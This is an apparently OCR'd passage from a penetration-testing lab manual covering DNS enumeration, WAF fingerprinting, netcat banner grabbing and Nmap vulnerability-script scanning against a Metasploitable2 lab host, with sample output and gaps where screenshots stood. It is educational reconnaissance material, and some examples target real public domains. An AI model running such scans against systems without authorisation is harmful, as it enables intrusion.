


4. Specify the IP Subnet and Bits as shown and click on submit.



\

5. After submitting it will start scanning all the available hosts in that subnet and you will see the Windows XP and Metasploitable2 Operating systems also displayed in the scan.



DNS Enumeration:


- The process which locates all DNS servers and records of an organization is DNS enumeration.

\


- Domain Name System can be utilized as a source of information by an attacker to exploit and gain access to internal resources and systems of a specific organization.
- DNS enumeration will yield usernames, computer names, and IP addresses of potential target systems.

Note: DNS Enumeration needs to be performed while Legion runs in the background.


1. To find out the host IP Address, IPv6 address and Mail Servers



2. To find out the host name servers and mail servers




3. To find the Name Servers by setting the type=ns using nslookup




\


4. The dig command can be used for advanced dns enumeration.



5. Use dig command to get detailed info of mail servers of the target



6. Enter the keywords “dig packtpub.com <record>” to get the details about the target host



\

Various functional keywords for the “dig” command:

Resource Record	Description
A	Specifies a computer's IP address.
ANY	Specifies all types of data.
CNAME	Specifies a canonical name for an alias.
GID	Specifies a group identifier of a group name.
HINFO	Specifies a computer's CPU and type of operating system.
MB	Specifies a mailbox domain name.
MG	Specifies a mail group member.
MINFO	Specifies mailbox or mail list information.
MR	Specifies the mail rename domain name.
MX	Specifies the mail exchanger.
NS	Specifies a DNS name server for the named zone.
PTR	Specifies a computer name if the query is an IP address; otherwise, specifies the pointer to other information.
SOA	Specifies the start-of-authority for a DNS zone.
TXT	Specifies the text information.
UID	Specifies the user identifier.
UINFO	Specifies the user information.
WKS	Describes a well-known service.

Using whois to enumeratate domain details

Figure 3.6: whois details on the facebook.com domain that includes Name Server details

\

In *Figure 3.10*, `dnsrecon` has been used to generate a standard DNS record search, and a search that is specific for SRV records. An excerpt of the results is shown for each case:

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -t std -d www.packtpub.com
[*] Performing General Enumeration of Domain:www.packtpub.com
[!] Wildcard resolution is enabled on this domain
[!] It is resolving to 92.242.132.24
[!] All queries will resolve to this address!!
[-] DNSSEC is not configured for www.packtpub.com
[*]     SOA eva.ns.cloudflare.com 173.245.58.114
[*]     SOA eva.ns.cloudflare.com 108.162.192.114
[*]     SOA eva.ns.cloudflare.com 172.64.32.114
[-] Could not Resolve NS Records for www.packtpub.com
[-] Could not Resolve MX Records for www.packtpub.com
[*]     A www.packtpub.com 172.67.31.83
[*]     A www.packtpub.com 104.22.0.175
[*]     A www.packtpub.com 104.22.1.175
[*]     AAAA www.packtpub.com 2606:4700:10::ac43:1f53
[*]     AAAA www.packtpub.com 2606:4700:10::6816:1af
[*]     AAAA www.packtpub.com 2606:4700:10::6816:af
[*] Enumerating SRV Records
[+] 0 Records Found
```

Figure 3.10: Running the dnsrecon tool on www.packtpub.com

`dnsrecon` allows the penetration tester to obtain the SOA record, **Name Servers (NS)**, **mail exchanger (MX)** hosts, servers sending emails using **Sender Policy Framework (SPF)**, and the IP address ranges in use.

Another tool that attackers utilize during active reconnaissance is `WAFW00F`; this tool is preinstalled in the latest version of Kali Linux. It is used to identify and fingerprint the WAF products. It also provides a list of well-known WAFs. The version of the WAF in use can be extracted by adding the `-l` switch to the command (for example, `wafw00f -l`). *Figure 3.18* shows the exact WAF running behind a web application:




Figure 3.18: Running wafw00f to fingerprint a web application firewall

\

```
nc -vv www.target.com port number and then enter HEAD / HTTP/1.0
```

```
┌──(kali㉿kali)-[~]
└─$ nc -vv 10.10.10.6 80
10.10.10.6: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.10.6] 80 (http) open
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Content-Length: 1116928
Content-Type: text/html
Last-Modified: Sun, 26 Apr 2020 14:16:25 GMT
Accept-Ranges: bytes
ETag: "c22d5c45d51bd61:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sat, 22 May 2021 21:23:53 GMT
Connection: close

 sent 17, rcvd 270
```

Figure 3.21: Using netcat to grab the banner of a target


\

Practical 4

Aim: Practical on vulnerability scanning and assessment


Vulnerability Scanning using Nmap:

1. Navigate to nmap scripts folder and view all the scripts in that folder




2. Update scripts

Before Nmap can be used to perform a vulnerability scan, penetration testers must update the Nmap script database to see whether there are any new scripts added to the database, so that they do not miss the vulnerability identification.





\

3. Run Nmap to check vulnerability services running on metasploitable2.



4. Let us find available scripts to find vulnerability for ssh.





5. Get more info on ssh-run script
6. Let's run the ssh-run script on our target (metasploitable2 IP Address)

\

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=ssh-run 192.168.37.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 01:30 EDT
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 192.168.37.130
Host is up (0.0040s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
|_ssh-run: Failed to specify credentials and command to run.
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$
```

7. Get available scripts for http

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls | grep http
http-adobe-coldfusion-apsa1301.nse
http-affiliate-id.nse
http-apache-negotiation.nse
http-apache-server-status.nse
http-aspnet-debug.nse
http-auth-finder.nse
http-auth.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-backup-finder.nse
http-barracuda-dir-traversal.nse
http-bigip-cookie.nse
http-brute.nse
http-cakephp-version.nse
http-chrono.nse
http-cisco-anyconnect.nse
http-coldfusion-subzero.nse
http-comments-displayer.nse
http-config-backup.nse
http-cookie-flags.nse
http-cors.nse
http-cross-domain-policy.nse
http-csrf.nse
http-date.nse
http-default-accounts.nse
http-devframework.nse
http-dlink-backdoor.nse
http-dombased-xss.nse
http-domino-enum-passwords.nse
http-drupal-enum.nse
http-drupal-enum-users.nse
http-enum.nse
http-errors.nse
```


8. Run a http script

\

